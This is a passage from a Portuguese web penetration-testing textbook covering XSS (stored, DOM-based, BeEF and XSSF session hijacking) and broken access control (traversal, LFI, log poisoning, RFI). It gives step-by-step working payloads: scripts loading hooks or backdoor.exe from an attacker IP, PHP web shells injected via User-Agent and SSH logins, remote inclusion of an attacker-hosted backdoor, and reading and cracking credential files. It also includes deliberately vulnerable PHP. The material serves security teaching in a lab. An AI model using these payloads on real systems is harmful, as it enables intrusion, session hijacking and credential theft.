3. Acesse o endereço http://localhost/armazenado.php. Tudo o que for digitado será armazenado no arquivo /var/www/html/arquivo.txt (linha u do arquivo /var/www/html/armazenado.php). Posteriormente, a leitura e a exibição do conteúdo na página web são realizadas (linha v do arquivo /var/www/html/armazenado.php). Caso se insira um código HTML, ele não é sanatizado (o corpo da requisição POST deve ter o seguinte conteúdo):

texto=<h1>Texto em h1 </h1>

4. Qualquer payload malicioso em JavaScript pode ser inserido. O exemplo a seguir ecoa na tela o valor do cookie de sessão PHPSESSID:

texto=<script>alert(document.cookie)</script>

5. O exemplo a seguir injeta um iframe escondido, solicitando o download de uma backdoor:

texto=<iframe src="http://*IP_atacante*/backdoor.exe" hidden></iframe>
texto=<script>location="http://*IP_atacante*/backdoor.exe"</script>

6. O exemplo seguinte realiza uma espécie de defacement, redirecionando a vítima para um site qualquer, normalmente com alguma ilustração e texto informando ao usuário que o site foi desfigurado (hackeado):

texto=<script>location="*http://IP_site_qualquer*"</script>

Uma gama de possibilidades pode ser feita. Uma delas consiste em injetar código JavaScript para detectar qual é a versão do browser usada. Sabendo qual é o browser, o exploit ou o plug-in certo podem ser preparados. Outra possibilidade é injetar payloads de frameworks específicos para exploração de XSS, como BEEF, XSS tunnel, XSS Shell, Shell of Future etc.

8.3.3 XSS baseado em DOM

Derivação do XSS refletido, a falha está relacionada ao DOM (*Document Object Model*). A diferença entre o XSS refletido e o baseado em DOM é que, pelo fato de ser o browser do usuário que manipula o DOM, a requisição não é enviada e processada no servidor, sendo processada exclusivamente no browser (lado cliente), como quando é utilizado o JavaScript.

O seguinte ambiente deve ser configurado:

1. Crie o arquivo /var/www/html/dom.php com o seguinte conteúdo:

   ```
   <script>
   document.write(location.hash.substring(1));
   </script>
   ```

2. Alguns tipos de ataques de DOM dependem do browser utilizado pelo usuário. Sendo assim, utilize um browser antigo, como o Firefox Firefox 23.0 32 bits, que pode ser obtido em https://ftp.mozilla.org/pub/firefox/releases/23.0/win32/en-US/Firefox Setup 23.0.exe.

3. Acesse o seguinte endereço:

http://*IP_servidor_web*/dom.php#<script>alert("XSS")</script>

4. Para o ataque ter sucesso, atualize a página. A mensagem de alerta será exibida.

Crie o arquivo /var/www/html/dom2.php com o seguinte conteúdo:

```
<?php
session_start();
?>
<script>
var nome = document.URL.split("nome=")[1];
document.write("Seu nome: " + eval(nome) );
</script>
```

Nesse exemplo, o parâmetro nome enviado pelo usuário é escrito no corpo HTML. Além disso, a variável nome é interpretada como código JavaScript. Caso o seguinte payload seja enviado, uma janela de alerta é exibida, confirmando a existência de uma vulnerabilidade do tipo XSS:

http:// *IP_servidor_web*/dom2.php**?nome=alert(document.cookie)**

8.3.4 Cross-site Tracing

Caso o servidor web apresente o método TRACE habilitado, é possível obter o valor de cookies do tipo HTTPOnly. Browsers modernos não suportam o método TRACE, porém, desabilite-o do servidor web.

8.3.5 Frameworks de exploração XSS

8.3.5.1 Browser Exploitation Framework (BEEF)

O BEEF conta com diversos módulos: templates para engenharia social, exploits, integração com o Metasploit etc.

É possível realizar sequestro de sessão com o BEEF:

1. Será necessário configurar um servidor web com os arquivos arquivo.txt e armazenado.php, conforme descrito pelas etapas 1 e 2 em “8.3.2 XSS armazenado”. Por motivos de praticidade, ele pode ser construído na máquina do atacante.
2. Acesse o endereço http://*IP_servidor_web*/armazenado.php. O corpo da requisição

POST deve apresentar a seguinte estrutura:

texto=<script src="http://*IP_atacante*:3000/hook.js"></script>

3. Inicie o BEEF no terminal:

root@kali# **service beef-xss start**

4. Acesse o endereço http://localhost:3000/ui/panel com o nome de usuário e a senha *beef*/*beef*.
5. A vítima deverá acessar o endereço http://*IP_servidor_web*/armazenado.php. Na máquina atacante, o browser infectado aparecerá na tela do BEEF.
6. É possível usar o browser da vítima como proxy: as requisições, feitas pelo atacante, são enviadas ao servidor web como oriundas da máquina vítima. Clique no botão direito da máquina vítima e selecione a opção Use as Proxy (Figura 8.41).



Figura 8.41 – Usando a máquina atacada como proxy (“laranja”) da requisição HTTP.

7. Na máquina do atacante, a porta local 6789 é aberta. Configure o browser para usar o proxy (Figura 8.42).



Figura 8.42 – Configurando o browser para acessar o proxy criado com o BEEF.

8. O atacante, ao acessar o endereço http://*IP_servidor_web*/armazenado.php**,** utilizará o ID de sessão da vítima.

8.3.5.2 XSSF

Framework para exploração de vulnerabilidades do tipo XSS, devendo ser integrado manualmente ao Metasploit.

Realize o download manual da última versão em https://code.google.com/archive/p/xssf/downloads**:**

```
root@kali# wget https://storage.googleapis.com/google-code-archive-downloads/v2/code.google.com/xssf/XSSF-3.0.zip
root@kali# unzip XSSF-3.0.zip
```

Os arquivos devem ser extraídos na pasta do Metasploit (/usr/share/metasploit-framework). Por exemplo, os arquivos do diretório XSSF/data devem ser extraídos em /usr/share/metasploit-framework/data e assim sucessivamente:

```
root@kali# cp -a XSSF/data/* /usr/share/metasploit-framework/data
root@kali# cp -a XSSF/lib/* /usr/share/metasploit-framework/lib
```

```
root@kali# cp -a XSSF/modules/* /usr/share/metasploit-framework/modules
root@kali# cp -a XSSF/plugins/* /usr/share/metasploit-framework/plugins
```

O exemplo a seguir sequestra uma sessão com o XSSF:

1. Será necessário configurar um servidor web com os arquivos arquivo.txt e armazenado.php, conforme descrito pelas etapas 1 e 2 em “8.3.2 XSS armazenado”. Por motivos de praticidade, ele pode ser construído na máquina do atacante.
2. Inicie o Msfconsole:

```
root@kali# msfconsole
```

3. Inicie o módulo xssf:

```
msf> load xssf Port=666
[+] Please use command 'xssf_urls' to see useful XSSF URLs
[*] Successfully loaded plugin: xssf
```

4. Algumas URLs serão iniciadas. Exiba-as utilizando o comando xssf_urls:

```
msf> xssf_urls
[+] XSSF Server         : 'http://IP_atacante:666/' or 'http://<PUBLIC-IP>:666/'
[+] Generic XSS injection: 'http://IP_atacante:666/loop' or 'http://<PUBLIC-IP>:666/loop'
[+] XSSF test page      : 'http://IP_atacante:666/test.html' or 'http://<PUBLIC-IP>:666/test.html'
[+] XSSF Tunnel Proxy   : 'localhost:667'
[+] XSSF logs page      : 'http://localhost:667/gui.html?guipage=main'
[+] XSSF statistics page: 'http://localhost:667/gui.html?guipage=stats'
[+] XSSF help page      : 'http://localhost:667/gui.html?guipage=help'
```

O endereço http://*IP_atacante*:666/loop contém o código JavaScript malicioso que deve ser injetado em páginas vulneráveis ao XSS. O endereço http://localhost:667 é o endereço do proxy HTTP usado para sequestro de sessão.

5. Acesse o endereço http://*IP_servidor_web*/armazenado.php. O corpo da requisição POST deve apresentar a seguinte estrutura:

texto=<script src="http://*IP_atacante*:666/loop"></script>

6. A vítima deverá acessar o endereço http://*IP_servidor_web*/armazenado.php.
7. Na máquina do atacante, acesse o endereço http://localhost:667/gui.html?guipage=main para visualizar graficamente quais são as vítimas ativas (Figura 8.43). Outra forma de exibir informações é por meio do comando xssf_information *ID_da_vítima*:



Figura 8.43 – Há dois browsers infectados pelo XSSF. A vítima (Windows) tem o ID 2.

msf> **xssf_information 2**
INFORMATION ABOUT VICTIM 2
==========
IP ADDRESS : *IP_vítima*
ACTIVE ? : TRUE
FIRST REQUEST : 2017-04-11 23:47:23
LAST REQUEST : 2017-04-11 23:48:34
CONNECTION TIME : 0hr 1min 11sec
BROWSER NAME : **Google Chrome**
BROWSER VERSION : 57.0.2987.133
OS NAME : **Windows**
OS VERSION : Unknown
ARCHITECTURE : ARCH_X86
LOCATION : **http://***IP_servidor_web***:80**

XSSF COOKIE ? : YES
RUNNING ATTACK : NONE
WAITING ATTACKS : 0

8. Configure o browser do atacante para usar um proxy HTTP na porta 667 (Figura 8.42 – troque somente o número da porta para 667).
9. Inicie o proxy usando o ID de sessão da vítima.

msf> **xssf_tunnel 2**
[*] Creating new tunnel with victim '2' (http://*IP_servidor_web*:80) ...
[*] You can now add XSSF as your browser proxy (command 'xssf_url' to get proxy infos) and visit domain of victim '2' ! ;-)
[*] NOTE: Other HTTP domains are also accessible through XSSF Tunnel, but user session won't be available

10. Acesse o endereço http://*IP_servidor_web*/armazenado.php. Será usado o ID de sessão da vítima. O Metasploit confirmará que o túnel foi estabelecido com sucesso:

msf> **xssf_tunnel 2**
[*] Creating new tunnel with victim '2' (http://*IP_servidor_web*:80) ...
[*] You can now add XSSF as your browser proxy (command 'xssf_url' to get proxy infos) and visit domain of victim '2' ! ;-)
[*] NOTE: Other HTTP domains are also accessible through XSSF Tunnel, but user session won't be available

[*] ADDING 'GET' REQUEST IN TUNNEL FOR '/' (cKqWoihQ1sl74Ne2Ha1rEk45)
[+] ADDING RESPONSE IN TUNNEL (cKqWoihQ1sl74Ne2Ha1rEk45)

8.4 A4 – Quebra do controle de acesso

Antigamente chamada de IDOR (Insecure Direct Object References – Referência insegura e direta a objetos), essa categoria foi agrupada com a antiga categoria A7 – Falta de função para controle e nível do acesso.

A categoria caracteriza-se pela possibilidade de um usuário contornar filtros de acesso, como acesso direto a arquivos restritos do servidor (LFI/RFI) ou arquivos de outros usuários. Por exemplo, é configurado um sistema de acesso de arquivos via web, como o cenário descrito em “7.3.1.3 http-userdir-enum”, e o usuário expõe seus arquivos restritos no diretório $HOME/public_html, possibilitando que qualquer pessoa consiga acessá-los via URL. Exemplos similares incluem páginas administrativas que deveriam ser acessadas

somente pelo administrador, mas são expostas ao público sem mecanismo de proteção algum, como um formulário de upload de arquivos (http://site.com/admin/upload.php) ou arquivos de backup (http://site.com/old/index.bkp) e até mesmo arquivos dentro de diretórios que deveriam ter algum mecanismo de autenticação, mas estão totalmente expostos.

8.4.1 Formulários inseguros para troca de senhas

No exemplo a seguir, configura-se um sistema de troca de senhas em que, em vez de trocar apenas a senha do usuário logado no sistema, o sistema troca a senha do nome de usuário enviado no formulário:

1. Configure um banco de dados, conforme descrito em “8.2 A2 – Quebra de autenticação e gerenciamento de sessão”.
2. Crie o arquivo /var/www/html/login.php com o seguinte conteúdo:

```
<form action="" method="POST">
   Login: <input type="text" name="login"><br>
   Senha: <input type="text" name="senha"><br>
   <input type="submit" value="Enviar">
</form>
<?php
session_start();
if( $_SERVER["REQUEST_METHOD"] == "POST"){
include "/var/www/conecta.php";
$login = addslashes($_POST["login"]);
$senha = addslashes($_POST["senha"]);
$sql = "SELECT login FROM usuarios WHERE login = '$login' AND senha='$senha' ";
$dados = mysqli_query($conexao, $sql);
if( $linha = mysqli_fetch_assoc($dados) ){
   $_SESSION["login"] = $linha["login"];
   header("Location: inseguro.php");
} else
   echo "Usuário e/ou senha inválidos";
mysqli_close($conexao);
}
?>
```

3. Crie o arquivo /var/www/html/inseguro.php com o seguinte conteúdo:

```
<?php
session_start();
```

```
if( ! isset($_SESSION["login"]) ){
   header("Location: login.php");
   die();
}
?>
<h1> Troca de senhas </h1>
Seja bem vindo <b> <?php echo $_SESSION["login"] ?> </b>, deseja trocar a sua senha?
<form action="" method="POST">
   <input type="hidden" value="<?php echo $_SESSION['login'] ?>" name="login">
   Senha: <input type="text" name="senha"><br>
   <input type="submit" value="Enviar">
</form>
<?php
if( $_SERVER["REQUEST_METHOD"] == "POST" ){
include "/var/www/conecta.php";
$login = addslashes($_POST["login"]);
$senha = addslashes($_POST["senha"]);
$sql = "UPDATE usuarios set senha ='$senha' WHERE login = '$login' ";
mysqli_query($conexao, $sql);
mysqli_close($conexao);
echo "Senha alterada com sucesso";
}
?>
```

4. Acesse o endereço http://localhost/login.php com as credenciais do usuário daniel (*daniel*/*daniel123*).
5. O Burp Suite permite que campos ocultos sejam visualizados (habilite o checkbox Unhide hidden form fields e Prominently highlight unhidden fields – Figura 7.35). O valor do campo login é alterado para o valor *admin* (Figura 8.44).

Figura 8.44 – Alterando o valor do campo oculto.

6. Ao consultar o banco de dados, a senha do usuário administrativo foi alterada:

```
MariaDB [pentestWeb]> SELECT * FROM usuarios;
+----+--------+-----------+--------------------+
| id | login  | senha     | email              |
+----+--------+-----------+--------------------+
|  1 | admin  | teste     | admin@kali.com.br  |
|  2 | daniel | daniel123 | usuario@kali.com.br |
+----+--------+-----------+--------------------+
2 rows in set (0.00 sec)
```

Há situações em que é possível alterar o nível de acesso apenas manipulando a URL. Por exemplo:

http://*IP_servidor_web*/painel.php?admin=**False**

O acesso ao painel administrativo pode ser realizado alterando-se o valor da variável admin:

http://*IP_servidor_web*/painel.php?admin=**True**

8.4.2 Travessia de diretórios (Directory traversal)

A falha de travessia de diretório consiste em conseguir acesso a arquivos e diretórios do sistema. Não existe a limitação de leitura apenas dos arquivos que estão no diretório raiz do servidor web.

Crie o arquivo /var/www/html/travessia1.php com o seguinte conteúdo:

```
<pre><?php
$diretorio = $_GET["dir"];
$dp = opendir($diretorio);
if(!$dp)
   die("Diretorio invalido");
while($line = readdir($dp))
   echo $line . "<br>";
?>
```

Qualquer diretório do sistema pode ser acessado:

http://localhost/travessia1.php?dir=**/etc**

Crie o arquivo /var/www/html/travessia2.php com o seguinte conteúdo:

```
<pre><?php
```

```
$diretorio = $_GET["dir"];
$dp = opendir("/var/www/html/" . $diretorio);
if(!$dp)
   die("Diretorio invalido");
while($line = readdir($dp))
   echo $line . "<br>";
?>
```

Ao tentar acessar o diretório /etc, não será possível:

```
http://localhost/travessia2.php?dir=/etc
Diretorio invalido
```

Em sistemas Linux, é possível realizar a navegação em diretórios com um ponto (diretório atual) ou dois pontos (diretório anterior ou diretório-pai). O comando cd muda de diretório e o comando pwd exibe o diretório atual:

```
root@kali# pwd
/root

root@kali# cd .
root@kali# pwd
/root

root@kali# cd ..
root@kali# pwd
/
```

O mesmo processo pode ser feito para realizar a travessia de diretório (não há limites na quantidade de ../ que podem ser usados):

```
http://localhost/travessia2.php?dir=../../../etc
```

8.4.3 Inclusão de arquivos locais (Local File Inclusion – LFI)

A falha de LFI é caracterizada por incluir na página web arquivos locais do sistema. Na maioria das vezes, utiliza-se a função include ou require para tal finalidade. O problema está relacionado ao fato de incluir arquivos, sem sanatização, a partir da entrada dos usuários.

O método usado para travessia de diretório pode ser empregado para inclusão de arquivos locais. Crie o arquivo /var/www/html/inclusao.php com o seguinte conteúdo:

```
<pre><?php include($_GET["arquivo"]) ?>
```

Para incluir o arquivo /etc/passwd e visualizar o seu conteúdo (caso o sistema

apresente o serviço de SSH habilitado, um ataque de força bruta com o Hydra pode ser realizado – os nomes de logins são os nomes dos usuários desse arquivo):

http://localhost/inclusao.php?arquivo=**/etc/passwd**

É possível ler o conteúdo do arquivo .htaccess, descobrindo o hash da senha usada:

1. Crie um sistema que solicite credenciais de acesso, conforme descrito pelas etapas de 1 a 5 em “7.3.1.2 http-method-tamper”.
2. Crie o arquivo /var/www/html/pasta/.htaccess com o seguinte conteúdo:

```
AuthType Basic
AuthName "Autentique-se"
AuthUserFile /var/www/credenciais
require valid-user
```

3. Acesse o conteúdo do arquivo .htaccess:

http://localhost/inclusao.php?arquivo=**pasta/.htaccess**

4. Acesse o conteúdo do arquivo /var/www/credenciais:

   http://localhost/inclusao.php?arquivo=**/var/www/credenciais**

   --- Resposta do browser ---
   admin:$apr1$ozuzWQty$bz9D9QEEO20o3enEFttJk.

5. Quebre o hash da senha com o John the ripper:

   root@kali# **john credenciais.txt --wordlist=***arquivo_com_lista_de_palavras*
   root@kali# **john credenciais.txt --show**

Em certas condições, a vulnerabilidade de LFI executa comandos PHP (code injection). Exemplo:

1. Modifique as permissões do diretório de log do Apache:

root@kali# **chmod -R 755 /var/log/apache2**

2. Ao acessar o endereço http://localhost/inclusao.php?arquivo=/var/log/apache2/access.log**,** os logs de acesso do Apache serão exibidos:

127.0.0.1 - - [19/Apr/2017:03:29:03 +0000] "GET /inclusao.php?arquivo=/var/log/apache2/access.log HTTP/1.1" 200 172 "-" "**Mozilla/5.0 (X11; Linux i686; rv:45.0) Gecko/20100101 Firefox/45.0**"

3. Como se utiliza a função include, caso um arquivo incluído contenha trechos delimitado por <?php ?>, ele será interpretado como código PHP. Por padrão, o Apache armazena o User-Agent usado. Com ferramentas como o Burp Suite, troque o User-Agent por <?php system($_GET['cmd']); die() ?> (Figura 8.45).



Figura 8.45 – O User-Agent será alterado para uma backdoor PHP.

4. Comandos PHP podem ser executados:

http://localhost/inclusao.php?arquivo=**/var/log/apache2/access.log&cmd=cat /etc/passwd**

5. Nem sempre o arquivo de log de acesso do Apache é o arquivo /var/log/apache2/access.log, às vezes o caminho pode ser outro. O diretório /proc armazena informações de todos os processos ativos. Supondo que o PID do processo do Apache seja 666, /proc/666/ armazena informações do Apache. Como o log de acesso do Apache é alterado em tempo real e está vinculado ao processo do Apache, dentro de /proc/666 deverá existir algum arquivo que realize uma linkagem com o arquivo de log, mais especificamente dentro de um descritor de arquivos (fd). Ao listar o conteúdo do diretório:

```
root@kali# ls -l /proc/666/fd
lr-x------ 1 root root 64 Apr 19 13:59 0 -> /dev/null
l-wx------ 1 root root 64 Apr 19 13:59 1 -> /dev/null
l-wx------ 1 root root 64 Apr 19 13:59 2 -> /var/log/apache2/error.log
lrwx------ 1 root root 64 Apr 19 13:59 3 -> socket:[28477]
lrwx------ 1 root root 64 Apr 19 13:59 4 -> socket:[28478]
lr-x------ 1 root root 64 Apr 19 13:59 5 -> pipe:[28505]
l-wx------ 1 root root 64 Apr 19 13:59 6 -> pipe:[28505]
l-wx------ 1 root root 64 Apr 19 13:59 7 -> /var/log/apache2/other_vhosts_access.log
l-wx------ 1 root root 64 Apr 19 13:59 8 -> /var/log/apache2/access.log
lrwx------ 1 root root 64 Apr 19 13:59 9 -> /tmp/.ZendSem.SytHSt (deleted)
```

Dessa forma, /proc/666/fd/8 é um link simbólico do arquivo de log do Apache. Em vez de tentar adivinhar qual é o PID do Apache, /proc/self pode ser utilizado, fazendo referência ao próprio processo. Logo, ao acessar a seguinte URL, será acessado o arquivo de log do Apache:

http://localhost/inclusao.php?arquivo=**/proc/self/fd/8**

Todo o processo de injeção de código PHP pode ser feito usando o arquivo /proc/self/fd/8 em vez de /var/log/apache2/access.log:

http://localhost/inclusao.php?arquivo=**/proc/self/fd/8&cmd=cat /etc/passwd**

6. Caso o serviço de SSH esteja ativo no sistema, a injeção do código PHP pode ser realizada no arquivo /var/log/auth.log:

root@kali# **chmod 755 /var/log/auth.log**
root@kali# **ssh '<?php system($_GET["cmd"]); die() ?>'@localhost**
The authenticity of host 'localhost (::1)' can't be established.
ECDSA key fingerprint is SHA256:fjLG/Gl4ftrg+HVFY971ZwsNg/jNK9moyNlFPKPb2Zk.
Are you sure you want to continue connecting (yes/no)? **yes**
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
<?php system($_GET["cmd"]); di@localhost's password: **Pressione Ctrl+c**
http://localhost/inclusao.php?arquivo=**/var/log/auth.log&cmd=cat /etc/passwd**

Crie o arquivo /var/www/html/inclusao2.php com o seguinte conteúdo:

```
<pre><?php include("/var/www/html/" . $_GET["arquivo"]) ?>
```

Para incluir o arquivo /etc/passwd:

http://localhost/inclusao2.php?arquivo=**../../../etc/passwd**

Crie o arquivo /var/www/html/inclusao3.php com o seguinte conteúdo:

```
<pre><?php echo file_get_contents($_GET["arquivo"]) ?>
```

Para ler o conteúdo do arquivo /etc/passwd, a seguinte requisição deve ser feita:

http://localhost/inclusao3.php?arquivo=**file:///etc/passwd**
http://localhost/inclusao3.php?arquivo=**/etc/passwd**

O PHP anterior à versão 5.3.4 é vulnerável a ataques de null byte. Ou seja, inserindo-se o caractere nulo no fim de uma requisição, é realizado o término da linha (CVE-2006-7243 – https://www.rapid7.com/db/vulnerabilities/php-cve-2006-7243). Em alguns casos, essa vulnerabilidade faz com que o atacante consiga burlar determinados filtros. O PHP no Metasploitable2 é instalado com a versão 5.2.4, sendo suscetível a esse tipo de ataque. No Metasploitable2, crie o arquivo /var/www/inclusao4.php com o seguinte conteúdo:

```
<pre><?php include($_GET["arquivo"]) . ".html" ?>
```

O sistema adiciona a extensão HTML no fim do arquivo. Caso o byte nulo seja enviado em uma requisição GET, essa restrição é contornada, sendo possível incluir qualquer tipo de arquivo:

http://*IP_Metasploitable2*/inclusao4.php?arquivo=**/etc/passwd%00**

Crie o arquivo /var/www/html/inclusao5.php com o seguinte conteúdo:

```
<?php readfile($_GET["arquivo"]); ?>
```

Para ler o conteúdo do arquivo /etc/passwd:

```
http://localhost/inclusao5.php?arquivo=/etc/passwd
```

No exemplo a seguir (/var/www/html/download.php), realiza-se o download de arquivos locais:

```
<?php
if(! file_exists($_GET["download"]) )
   die();
header('Content-Type: application/download');
header('Content-Disposition: attachment; filename = "$_GET[download]"');
header('Content-Length: ' . filesize($_GET["download"]));
readfile("$_GET[download]");
?>
```

Para efetuar o download do arquivo /etc/passwd:

```
http://localhost/download.php?download=/etc/passwd
```

Caso o site conecte-se a um banco de dados, o arquivo PHP contendo as informações do banco poderá ter o seu download realizado, revelando informações sensíveis:

```
http://localhost/download.php?download=/var/www/conecta.php
```

8.4.4 Inclusão de arquivos remotos (Remote File Inclusion – RFI)

Similar ao LFI, porém é possível incluir arquivos localizados em outros servidores (arquivos remotos), e não somente arquivos locais.

- Na máquina servidora:

1. Altere a seguinte linha do arquivo /etc/php/7.0/apache2/php.ini:
   Antes: allow_url_include = Off
   Depois: allow_url_include = On

2. Reinicie o Apache:

root@kali# **service apache2 restart**

3. Crie o arquivo /var/www/html/rfi.php com o seguinte conteúdo:

<pre><?php include($_GET["arquivo"]) ?>

• Na máquina atacante:

1. Ao acessar o seguinte endereço, o site do Google é carregado no servidor:

   http://*IP_servidor_web*/rfi.php?arquivo=**http://google.com**

2. Crie o arquivo /root/backdoor.php com o seguinte conteúdo:

   <?php system($_GET['cmd']) ?>

3. Aguarde por conexões na porta 666:

   root@kali# **cd /root**

   root@kali# **python -m SimpleHTTPServer 666**
   Serving HTTP on 0.0.0.0 port 666...

4. Acesse o seguinte endereço. A backdoor PHP é injetada no servidor:

   http://*IP_servidor_web*/rfi.php?arquivo=**http://***IP_atacante***:666/backdoor.php&cmd=pwd**

5. Outra forma de injetar comandos PHP é por meio do Data URI:

   http://*IP_servidor_web*/rfi.php?arquivo=**data:, <?php echo "Injetando comandos" ?>**

No exemplo a seguir (/var/www/html/rfi2.php), a inclusão de arquivos é feita somente se a extensão for do tipo HTML:

<pre><?php include($_GET["arquivo"] . ".html") ?>

O comando a ser executado deve ser passado como argumento (&). Indo mais além, invertendo-se a ordem, o resultado será o mesmo:

http://localhost/rfi2.php?arquivo=**http://***IP_atacante***:666/backdoor.php&cmd=cat /etc/passwd**
http://localhost/rfi2.php?**cmd=cat /etc/passwd&**arquivo=**http://***IP_atacante***:666/backdoor.php**

